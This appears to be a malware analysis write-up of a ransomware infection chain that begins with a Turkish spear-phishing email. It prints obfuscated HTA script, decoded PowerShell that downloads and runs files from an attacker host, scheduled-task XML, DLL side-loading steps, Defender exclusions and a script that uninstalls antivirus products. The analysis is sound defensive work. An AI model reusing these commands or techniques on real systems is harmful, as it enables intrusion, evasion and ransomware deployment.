
PlutoCrypt - A CryptoJoker Ransomware Variant

0xtoxin-labs.gitbook.io/malware-analysis/malware-analysis/plutocrypt-a-cryptojoker-ransomware-variant

The Phish

Our story begins with a spear phishing email, targeting Turkish individuals and organizations. These attacks often begin with an email that appears to be legitimate, but in reality, is designed to manipulate the recipient into divulging sensitive information or downloading malicious software.

Translation:




Phishing Mail

> Greetings, good day, Aysu from Vakifbank IT service, our it system is constantly receiving unauthorized verification requests from this "" email address, so we needed to contact you. We don't want to start a legal process, can you please **check** the logs here and confirm whether they belong to you. ?

In this particular instance, the attacker has embedded a link in the content of the email, which purports to be from Aysu at Vakifbank IT service. The email claims that the bank's IT system has detected unauthorized verification requests from the recipient's email address and requests confirmation from the victim.

Execution Chain

Below you can see a diagram that demonstrate the execution flow from the moment that the mail was opened:



Execution Flow

As you can see the execution chain here is first of all very interesting and secondly contains a lot of steps! I will break down each and every step from the initial payload through the whole files download/execute flow and up until we reach the final payload.

Initial Payload

HTA Handle

I will start with the compressed `.hta` file. I've opened the file in text editor to see whether the code of the HTA is clear or not and found obfuscated JS code:

```
<title>HTA</title>
<meta http-equiv="x-ua-compatible" content="IE=edge" />
<script Language="JScript">

r1BiK.L=(function(){var g=2;for(;g !== 9;){switch(g){case 2:g=typeof globalThis === '\u006f\u0062\u006a\x65\u0063\x74'?1:5;break;case 1:return globalThis;break;case 5:var m;try{var
d=2;for(;d !== 6;){switch(d){case 2:Object['\u0064\u0065\x66\u0069\u006e\u0065\u0050\u0072\u006f\u0070\u0065\x72\x74\x79'](Object['\x70\u0072\u006f\u0074\x6f\x74\u0079\u0070\u0065'],
'\x79\x73\x55\x65\x73',{'\x67\x65\x74':function(){var A=2;for(;A !== 1;){switch(A){case 2:return this;break;}}},'\x63\x6f\x6e\x66\x69\x67\x75\x72\x61\x62\x6c\x65':true});m=ysUes;m
['\x6a\u0074\u0071\x55\x51']=m;d=4;break;case 4:d=typeof jtqUQ === '\u0075\x6e\u0064\u0065\u0066\x69\x6e\u0065\x64'?3:9;break;case 9:delete m['\x6a\x74\x71\x55\u0051'];var Y=Object
['\x70\u0072\u006f\x74\x6f\u0074\x79\x70\u0065'];delete Y['\u0079\u0073\u0055\x65\u0073'];d=6;break;case 3:throw "";d=9;break;}}}catch(I){m=window;}return m;break;}}})();r1BiK.
c0IQn=c0IQn;s_Jpt3(r1BiK.L);r1BiK.X8=(function(){var o$=2;for(;o$ !== 5;){switch(o$){case 2:var C5={Q2J7zVT:(function(V_){var x3=2;for(;x3 !== 18;){switch(x3){case 2:var f5=function
(M6){var B0=2;for(;B0 !== 11;){switch(B0){case 7:var m6,g3;B0=6;break;case 6:m6=T9.B80qtt(function(){var J_=2;for(;J_ !== 1;){switch(J_){case 2:return 0.5 - M_();break;}}}).j8ciOD
('');g3=r1BiK[m6];B0=13;break;case 8:T7++;B0=3;break;case 9:T9[T7]=n8(M6[T7] + 36);B0=8;break;case 3:B0=T7 < M6.length?9:7;break;case 4:var T7=0;B0=3;break;case 12:return g3;break;
case 2:var n8=h5n89z.j3JEHZ;var M_=u4lxoV.s5j_hL;var T9=[];B0=4;break;case 13:B0=!g3?6:12;break;}}};var U7='',f0=o99VT0(f5([12,45,63,37,74]));var a5=h5n89z.j3JEHZ;var W4=f0.V4lnlA.
bind(f0);var k2=V_.V4lnlA.bind(V_);x3=9;break;case 9:var y8=0,C7=0;x3=8;break;case 13:(y8++,C7++);x3=8;break;case 6:C7=0;x3=14;break;case 14:U7+=a5(W4(y8) ^ k2(C7));x3=13;break;case
8:x3=y8 < f0.length?7:12;break;case 12:U7=U7.N78EoW(``);var g7=0;var r3=function(s5){var z4=2;for(;z4 !== 15;){switch(z4){case 9:z4=g7 === 2 && s5 === 16?8:7;break;case 11:U7.d60KTP.
w7edl0(U7,U7.Y88Uka(-8,8).Y88Uka(0,7));z4=5;break;case 20:U7.d60KTP.w7edl0(U7,U7.Y88Uka(-4,4).Y88Uka(0,2));z4=5;break;case 16:return x$(s5);break;case 7:z4=g7 === 3 && s5 === 19?6:14;
break;case 12:z4=g7 === 5 && s5 === 16?11:10;break;case 17:C5.Q2J7zVT=x$;z4=16;break;case 6:U7.d60KTP.w7edl0(U7,U7.Y88Uka(-9,9).Y88Uka(0,7));z4=5;break;case 8:U7.d60KTP.w7edl0(U7,U7.
Y88Uka(-9,9).Y88Uka(0,7));z4=5;break;case 3:U7.d60KTP.w7edl0(U7,U7.Y88Uka(-5,5).Y88Uka(0,4));z4=5;break;case 4:z4=g7 === 1 && s5 === 16?3:9;break;case 5:return g7++;break;case
10:z4=g7 === 6 && s5 === 21?20:19;break;case 19:z4=g7 === 7 && s5 === 16?18:17;break;case 1:U7.d60KTP.w7edl0(U7,U7.Y88Uka(-6,6).Y88Uka(0,4));z4=5;break;case 13:U7.d60KTP.w7edl0(U7,U7.
Y88Uka(-9,9).Y88Uka(0,7));z4=5;break;case 14:z4=g7 === 4 && s5 === 8?13:12;break;case 18:U7.d60KTP.w7edl0(U7,U7.Y88Uka(-3,3).Y88Uka(0,1));z4=5;break;case 2:z4=g7 === 0 && s5 === 20?
1:4;break;}}};var x$=function(r7){var n2=2;for(;n2 !== 1;){switch(n2){case 2:return U7[r7];break;}}};return r3;break;case 7:x3=C7 === V_.length?6:14;break;}}})('OP^(MY');return C5;
break;}}}})();r1BiK.P$=function(){return typeof r1BiK.X8.Q2J7zVT === 'function'?r1BiK.X8.Q2J7zVT.apply(r1BiK.X8,arguments):r1BiK.X8.Q2J7zVT;};r1BiK.g9=function(){return typeof r1BiK.
X8.Q2J7zVT === 'function'?r1BiK.X8.Q2J7zVT.apply(r1BiK.X8,arguments):r1BiK.X8.Q2J7zVT;};r1BiK.L.r1BiK=r1BiK;r1BiK.E$=function(){return typeof r1BiK.S_.d9jTVXt === 'function'?r1BiK.S_.
d9jTVXt.apply(r1BiK.S_,arguments):r1BiK.S_.d9jTVXt;};r1BiK.q$=(function(){var D7=2;for(;D7 !== 9;){switch(D7){case 2:var u5=[arguments];u5[1]=undefined;u5[4]={};u5[4].g3IHT5C=function
(){var I4=2;for(;I4 !== 90;){switch(I4){case 15:R0[8]=R0[1];R0[70]={};R0[70].c6=['V1'];I4=25;break;case 35:R0[60]=R0[14];R0[95]={};R0[95].c6=['b7'];I4=32;break;case 32:R0[95].
t1=function(){var P3=false;var Q0=[];try{for(var G4 in console){Q0.E7jVHv(G4);}P3=Q0.length === 0;}catch(p0){}var Q_=P3;return Q_;};R0[56]=R0[95];R0[54]={};R0[54].c6=['V1'];I4=28;
break;case 2:var R0=[arguments];I4=1;break;case 68:I4=31?68:67;break;case 70:R0[87]++;I4=57;break;case 62:R0[33]='c6';R0[75]='x4';R0[57]='t1';R0[76]='Z$';I4=58;break;case 72:R0[34].
E7jVHv(R0[61]);I4=71;break;case 39:R0[79]={};R0[79].c6=['V1'];R0[79].t1=function(){var h7=function(){return ('\u0041\u030A').normalize('NFC') === ('\u212B').normalize('NFC');};var T4=
(/\164\x72\u0075\u0065/).r22$Vu(h7 + []);return T4;};R0[21]=R0[79];R0[3].E7jVHv(R0[53]);I4=53;break;case 71:R0[40]++;I4=76;break;case 8:R0[4].t1=function(){var K0=typeof p_jyO6 ===
'function';return K0;};R0[9]=R0[4];R0[2]={};R0[2].c6=['V1'];I4=13;break;case 67:u5[1]=41;return 82;break;case 25:R0[70].t1=function(){var H1=function(){return encodeURIComponent
('%');};var z7=(/\u0032\065/).r22$Vu(H1 + []);return z7;};R0[53]=R0[70];R0[14]={};R0[14].c6=['b7'];R0[14].t1=function(){var Z4=typeof Z60OYy === 'function';return Z4;};I4=35;break;
case 56:R0[26]=R0[3][R0[87]];try{R0[91]=R0[26][R0[57]]()?R0[86]:R0[68];}catch(S4){R0[91]=R0[68];}I4=77;break;case 75:R0[61]={};R0[61][R0[76]]=R0[26][R0[33]][R0[40]];R0[61][R0[75]]=R0
```

Onfuscated HTA File

Deobfuscating it statically will take years, so instead of it I will convert it to html and save only the script content and open it locally in a browser. Navigating through the code, the most interesting part was by the end of the script (as I was expecting):

```
P_PHkp = r1BiK.P$(5);
f0GJ1x = scram(P_PHkp);
var oL2J = new ActiveXObject(wobj);
ficzs = str4;
var I8UJ = oL2J.Run(ficzs, 0);
</script>
```

Interesting EOF

oL2J - will be an object with the type of `wobj`

ficzs - will contain the data stored in `str4`

`oL2J` will execute `ficzs`

I've set a breakpoint on the line of `oL2J` declaration and restarted the page, now we can have a look at the Global variables scope and see what both `wobj` and `str4` have inside of them:

```
str1: ""
str4: "cmd /C powershell -exec bypass -enc YwBtAGQAIAAvAEMAIABwAG8AdwBlAHIAcwBoAGUAbABsACAALQBlAHgAZQBjACAAYgB5AHAAYQBzAHMAIA
▸ structuredClone: ƒ structuredClone()
▸ styleMedia: StyleMedia {type: 'screen'}
▸ sym: (13) ['/', '$', ':', ';', '-', '\\', '%', '#', '*', '&', '!', '.', ' ']
▸ toolbar: BarProp {visible: true}
▸ top: Window {window: Window, self: Window, document: document, name: '', location: Location, …}
▸ trustedTypes: TrustedTypePolicyFactory {emptyHTML: emptyHTML "", emptyScript: emptyScript "", defaultPolicy: null}
▸ visualViewport: VisualViewport {offsetLeft: 0, offsetTop: 0, pageLeft: 0, pageTop: 0, width: 415, …}
▸ webkitCancelAnimationFrame: ƒ webkitCancelAnimationFrame()
▸ webkitRequestAnimationFrame: ƒ webkitRequestAnimationFrame()
▸ webkitRequestFileSystem: ƒ webkitRequestFileSystem()
▸ webkitResolveLocalFileSystemURL: ƒ webkitResolveLocalFileSystemURL()
▸ window: Window {window: Window, self: Window, document: document, name: '', location: Location, …}
wobj: "Wscript.shell"
Infinity: Infinity
```

str4 & wobj Variables Content

`oL2J` will be a `Wscript.Shell` object that will run encoded PowerShell script.

Embedded PowerShell Execution

Extracted PowerShell Script:

cmd /C powershell -exec bypass -enc
YwBtAGQAIAAvAEMAIABwAG8AdwBlAHIAcwBoAGUAbABsACAALQBlAHgAZQBjACAAYgB5AHAAYQBzAHMAIAAtAGMAIABjAGQAIAAkAGUA

Let's deobfuscate it quickly:

import base64

ENCODED_POWERSHELL =
'YwBtAGQAIAAvAEMAIABwAG8AdwBlAHIAcwBoAGUAbABsACAALQBlAHgAZQBjACAAYgB5AHAAYQBzAHMAIAAtAGMAIABjAGQAIAAkAGUA

print(base64.b64decode(ENCODED_POWERSHELL).replace(b'\x00',b'').decode())

cmd /C powershell -exec bypass -c cd $env:appdata; cd $env:appdata; invoke-webrequest -uri 'http://hostdone.ddns.net/x1.xml' -outfile 'x.xml'; invoke-webrequest -uri 'http://hostdone.ddns.net/task.xml' -outfile 'task.xml'; invoke-webrequest -uri 'http://hostdone.ddns.net/t.pd' -outfile 'iotlog.pdf'; schtasks.exe /Create /XML 'task.xml' /tn 'taskname'; start-process 'iotlog.pdf'; schtasks /run /tn 'taskname';

The deobfuscated PowerShell script will download 3 files and save them in the `AppData` folder, it than will execute two of the downloaded files, one by simply starting a process with it (**iotlog.pdf**) which is a junk file with no actual purpose. (`start-process 'iotlog.pdf'`) The second execution will be by creating a schedule task using one of the downloaded xml files (**task.xml**, `schtasks.exe /Create /XML 'task.xml' /tn 'taskname'`) and then it will execute the task. (`schtasks /run /tn 'taskname'`)

Tasks Madness

task.xml

Let's start with the first scheduled task:

<?xml version="1.0" encoding="UTF-16"?>

<Task version="1.3" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">

<RegistrationInfo>

<Date>2023-04-03T00:54:30</Date>

<Author>\pc</Author>

<Description>rufus.com</Description>

<URI>\task</URI>

</RegistrationInfo>

<Triggers>

<TimeTrigger>

<StartBoundary>1910-01-01T00:00:00</StartBoundary>

<Enabled>true</Enabled>

</TimeTrigger>

</Triggers>

<Principals>

<Principal id="Author">

<LogonType>InteractiveToken</LogonType>

<RunLevel>LeastPrivilege</RunLevel>

</Principal>

</Principals>

<Settings>

<MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>

<DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>

<StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>

<AllowHardTerminate>true</AllowHardTerminate>

<StartWhenAvailable>false</StartWhenAvailable>

<RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>

<IdleSettings>

<StopOnIdleEnd>true</StopOnIdleEnd>

<RestartOnIdle>false</RestartOnIdle>

</IdleSettings>

<AllowStartOnDemand>true</AllowStartOnDemand>

<Enabled>true</Enabled>

<Hidden>true</Hidden>

<RunOnlyIfIdle>false</RunOnlyIfIdle>

<DisallowStartOnRemoteAppSession>false</DisallowStartOnRemoteAppSession>

<UseUnifiedSchedulingEngine>true</UseUnifiedSchedulingEngine>

<WakeToRun>false</WakeToRun>

<ExecutionTimeLimit>PT72H</ExecutionTimeLimit>

<Priority>7</Priority>

</Settings>

<Actions Context="Author">

<Exec>

<Command>cmd</Command>

<Arguments>/c start /min powershell -w hidden -exec bypass -enc
TgBlAHcALQBJAHQAZQBtACAAJwBcAFwAPwBcAEMAOgBcAFcAaQBuAGQAbwB3AHMAIABcAFMAeQBzAHQAZQBtADMAMgAnACAALQBJ
</Arguments>

</Exec>

</Actions>

</Task>

Yet another embedded PowerShell script, let's deobfuscate it and see what it lays beneath the obfuscation:

ENCODED_POWERSHELL2 =
'TgBlAHcALQBJAHQAZQBtACAAJwBcAFwAPwBcAEMAOgBcAFcAaQBuAGQAbwB3AHMAIABcAFMAeQBzAHQAZQBtADMAMgAnACAALQBJ

print(base64.b64decode(ENCODED_POWERSHELL2).replace(b'\x00',b'').decode())

New-Item '\\?\C:\Windows \System32' -ItemType Directory

Set-Location -Path '\\?\C:\Windows \System32'

copy C:\Windows\System32\taskmgr.exe "C:\windows \System32\taskmgr.exe"

Set-Location -Path '\\?\C:\Windows \System32'

invoke-webrequest -uri 'http://hostdone.ddns.net/u.dl' -outfile 'uxtheme.dll'

Start-Process -Filepath 'C:\windows \System32\taskmgr.exe'

The script will do 3 things:

1. 1.
   It will Create a new System32 Folder, it will then copy taskmgr.exe from the original System32 folder to the freshly created System32 folder. what is special about this that it will duplicate the Windows folder of the user and create an empty System32 Folder, If we run the commands manually we can see that another Windows Folder is created with all the content of the original Windows folder but the System32 folder is empty.


```
PS C:\Users\igal> New-Item '\\?\C:\Windows \System32' -ItemType Directory


    Directory: \\?\C:\Windows


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/13/2023   2:53 PM                System32


PS C:\Users\igal> Set-Location -Path '\\?\C:\Windows \System32'
PS Microsoft.PowerShell.Core\FileSystem::\\?\C:\Windows \System32> copy C:\Windows\System32\taskmgr.exe "C:\windows \System32\taskmgr.exe"
PS Microsoft.PowerShell.Core\FileSystem::\\?\C:\Windows \System32>
```

Creation Of Impersonating System32 Folder



Copy Of taskmgr.exe In Impersonated System32 Folder

2. 2.
   Another payload will be downloaded from the attacker server and will be saved on the impersonated System32 folder by the name `uxtheme.dll`

3. 3.
   The script will execute `taskmgr.exe`

DLL Side Loading

If we take a look at the imports of `taskmgr.exe` we can find that it loads `uxtheme.dll`:

60	00148668	00000000	00000000	0014b494	00104178	52050970	UxTheme.dll
61	00148188	00000000	00000000	0014b55a	00103c98	08fd1a70	SHLWAPI.dll
62	001480d0	00000000	00000000	0014b6dc	00103be0	89d38e8e	SHELL32.dll
63	001491c8	00000000	00000000	0014b706	00104cd8	da231d59	credui.dll
64	00147f80	00000000	00000000	0014b7e6	00103a90	f70b33d7	GDI32.dll
65	00148230	00000000	00000000	0014c130	00103d40	41dbb566	USER32.dll
66	00147f60	00000000	00000000	0014c176	00103a70	4f2c3f5a	DUser.dll
67	00147500	00000000	00000000	00150a52	00103010	3ad9b550	DUI70.dll
68	001486c0	00000000	00000000	00150aa0	001041d0	13d35e94	api-ms-win-core-appc
69	00149388	00000000	00000000	00150b48	00104e98	1c210d65	pdh.dll
70	001491f8	00000000	00000000	00150b6e	00104d08	8c582fa2	dxcore.dll

#	Thunk	Ordinal	Hint	Name
0	000000000014b464		002a	GetThemeColor
1	000000000014b454		004d	OpenThemeData
2	000000000014b43c		0054	UpdatePanningFeedback
3	000000000014b482		0051	SetWindowTheme
4	000000000014b474		002f	GetThemeInt
5	000000000014b3fc		0009	CloseThemeData
6	000000000014b424		0002	BeginPanningFeedback
7	000000000014b40e		0019	EndPanningFeedback

Taskmgr.exe Imports

The TA leverages the DLL Search Order in order to accomplish DLL Side Loading and load the retrieved payload. I've opened the DLL in IDA and it's pretty straight forward, all Exports will either lead to `SetWindowTheme` or `OpenThemeData` which both will have a similar command that will be executed using `WinExec`:

```
1 HTHEME __stdcall __noreturn OpenThemeData(HWND hwnd, LPCWSTR pszClassList)
2 {
3   WinExec("cmd /c cd %appdata% & SCHTASKS /Create /TN \"onedrive\" /XML \"x.xml\" & SCHTASKS /RUN /TN \"onedrive\"", 1u);
4   ExitProcess(0);
5 }
```

```
1 HRESULT __stdcall __noreturn SetWindowTheme(HWND hwnd, LPCWSTR pszSubAppName, LPCWSTR pszSubIdList)
2 {
3   WinExec("cmd /c cd %appdata% & SCHTASKS /Create /TN \"onedrive\" /XML \"x.xml\" & SCHTASKS /RUN /TN \"onedrive\"", 0);
4   ExitProcess(0);
5 }
```

Command Execution In Side Loaded DLL

The command:

cmd /c cd %appdata% & SCHTASKS /Create /TN \"onedrive\" /XML \"x.xml\" & SCHTASKS /RUN /TN \"onedrive\"

The command will create yet another task with the name of **onedrive** with the content of **x.xml** which was fetched from the attacker server at alongside with **task.xml** and it will execute the task.

x.xml

Let's observe the content of the xml file:

<?xml version="1.0" encoding="UTF-16"?>

<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">

<RegistrationInfo>

<Date>2021-05-20T06:39:04</Date>

<Author></Author>

<URI>\OneDrive Status Checker Start</URI>

</RegistrationInfo>

<Triggers>

<LogonTrigger>

<Enabled>true</Enabled>

<Delay>PT30S</Delay>

</LogonTrigger>

</Triggers>

<Principals>

<Principal id="Author">

<LogonType>S4U</LogonType>

<RunLevel>HighestAvailable</RunLevel>

</Principal>

</Principals>

<Settings>

<MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>

<DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>

<StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>

<AllowHardTerminate>true</AllowHardTerminate>

<StartWhenAvailable>false</StartWhenAvailable>

<RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>

<IdleSettings>

<StopOnIdleEnd>true</StopOnIdleEnd>

<RestartOnIdle>false</RestartOnIdle>

</IdleSettings>

<AllowStartOnDemand>true</AllowStartOnDemand>

<Enabled>true</Enabled>

<Hidden>false</Hidden>

<RunOnlyIfIdle>false</RunOnlyIfIdle>

<WakeToRun>false</WakeToRun>

<ExecutionTimeLimit>PT72H</ExecutionTimeLimit>

<Priority>7</Priority>

</Settings>

<Actions Context="Author">

<Exec>

<Command>cmd.exe</Command>

<Arguments>/C "PowerShell -Nologo -NoProfile -ExecutionPolicy Bypass -E
"QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgACQARQBuAHYAC
& PowerShell -Nologo -NoProfile -ExecutionPolicy Bypass -E
"YwBkACAAJABlAG4AdgA6AEEAUABQAEQAQQBUAEEADQAKAGMAbQBkACAALwBjACAAdwBtAGkAYwAgAC8AbwB1AHQAcAB1AHQAOgA
& PowerShell -Nologo -NoProfile -ExecutionPolicy Bypass -E
YwBkACAAJABlAG4AdgA6AGEAcABwAGQAYQB0AGEACgBTAGUAdAAtAEMAbwBuAHQAZQBuAHQAIAAkAGUAbgB2ADoAYQBwAHAAZABh
& exit"</Arguments>

</Exec>

</Actions>

</Task>

As we can see this task contains 3 different PowerShell scripts that will be executed. Let's break them one by one:

AntiVirus/EDR Evasion

ENCODED_POWERSHELL3 =
'QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgACQARQBuAHYAC

print(base64.b64decode(ENCODED_POWERSHELL3).replace(b'\x00',b'').decode())

Add-MpPreference -ExclusionPath $Env:USERPROFILE\AppData

Add-MpPreference -ExclusionPath $Env:USERPROFILE

Add-MpPreference -ExclusionProcess "powershell.exe"

The first script will exclude the User path, the AppData folder and anything that is being run under the process: `powershell.exe` from Windows Defender. Moving on to the second script:

```
ENCODED_POWERSHELL4 =
'YwBkACAAJABlAG4AdgA6AEEAUABQAEQAQQBUAEEADQAKAGMAbQBkACAALwBjACAAdwBtAGkAYwAgAC8AbwB1AHQAcAB1AHQAOgA

print(base64.b64decode(ENCODED_POWERSHELL4).replace(b'\x00',b'').decode())

cd $env:APPDATA

cmd /c wmic /output:%appdata%\listpr.txt product get name

cmd /c type listpr.txt | findstr /I "name avast eset norton antivirus avira kaspersky mcafee panda malwarebytes f-Secure symantec " > aapr.txt

(Get-Content aapr.txt).Trim() -ne '' | Set-Content listd.txt

$xa = (Get-Content listd.txt)[1]

$xb = (Get-Content listd.txt)[2]

$xc = (Get-Content listd.txt)[3]

$xd = (Get-Content listd.txt)[4]

$appla = Get-WmiObject -Class Win32_Product -Filter "Name = '$xa'"

$appla.Uninstall()

$applb = Get-WmiObject -Class Win32_Product -Filter "Name = '$xb'"

$applb.Uninstall()

$applc = Get-WmiObject -Class Win32_Product -Filter "Name = '$xc'"

$applc.Uninstall()

$appld = Get-WmiObject -Class Win32_Product -Filter "Name = '$xd'"

$appld.Uninstall()
```

The second script will have several activities:

1. 1.
   Save all installed products names to a `listpr.txt` using the command `wmic`.
2. 2.
   By using the `findstr`, the script will look for products with AV's names and it will save the results to `aapr.txt`.
3. 3.
   The script will rewrite the content of `aapr.txt` to `listd.txt` after a `trim`
4. 4.
   The script will take only 4 product names (index 1-4)
5. 5.
   The script will uninstall the applications based on the product names.

The purpose of the script is to remove AV related products to ensure that nothing will flag the rest of the execution flow.

Final Payload Fetching

let's analyze the last script:

```
ENCODED_POWERSHELL5 =
'YwBkACAAJABlAG4AdgA6AGEAcABwAGQAYQB0AGEACgBTAGUAdAAtAEMAbwBuAHQAZQBuAHQAIAAkAGUAbgB2ADoAYQBwAHAAZAB

print(base64.b64decode(ENCODED_POWERSHELL5).replace(b'\x00',b'').decode())

cd $env:appdata

Set-Content $env:appdata/holo.txt 'beni burada b1rak'
```

Invoke-WebRequest -Uri 'http://hostdone.ddns.net/pl.exe' -OutFile pl.exe

Invoke-WebRequest -Uri 'http://hostdone.ddns.net/e' -OutFile enc.xml

cd $env:appdata

SCHTASKS /Create /TN "enc" /XML "enc.xml"

cmd /c schtasks /RUN /TN "enc"

This final script has several things it does:

1. 1.
   Creates a junk file `holo.txt` with the text `beni burada b1 rak` (translated to: **leave me here** [Mr. Robot Reference?])
2. 2.
   Downloads 2 files from the remote server: `pl.exe` and `enc.xml`
3. 3.
   Creates a task with the name of `enc` alongside with the content of `enc.xml` and then executes it.

enc.xml

Once again, let's check the content of the downloaded xml file:

<?xml version="1.0" encoding="UTF-16"?>

<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">

<RegistrationInfo>

<Date>2021-05-20T06:39:04</Date>

<Author></Author>

<URI>\enc</URI>

</RegistrationInfo>

<Triggers />

<Principals>

<Principal id="Author">

<LogonType>InteractiveToken</LogonType>

<RunLevel>HighestAvailable</RunLevel>

</Principal>

</Principals>

<Settings>

<MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>

<DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>

<StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>

<AllowHardTerminate>true</AllowHardTerminate>

<StartWhenAvailable>false</StartWhenAvailable>

<RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>

<IdleSettings>

<StopOnIdleEnd>true</StopOnIdleEnd>

<RestartOnIdle>false</RestartOnIdle>

</IdleSettings>

<AllowStartOnDemand>true</AllowStartOnDemand>

<Enabled>true</Enabled>

<Hidden>false</Hidden>

<RunOnlyIfIdle>false</RunOnlyIfIdle>

<WakeToRun>false</WakeToRun>

<ExecutionTimeLimit>PT72H</ExecutionTimeLimit>

<Priority>7</Priority>

</Settings>

<Actions Context="Author">

<Exec>

<Command>%appdata%\pl.exe</Command>

</Exec>

</Actions>


</Task>

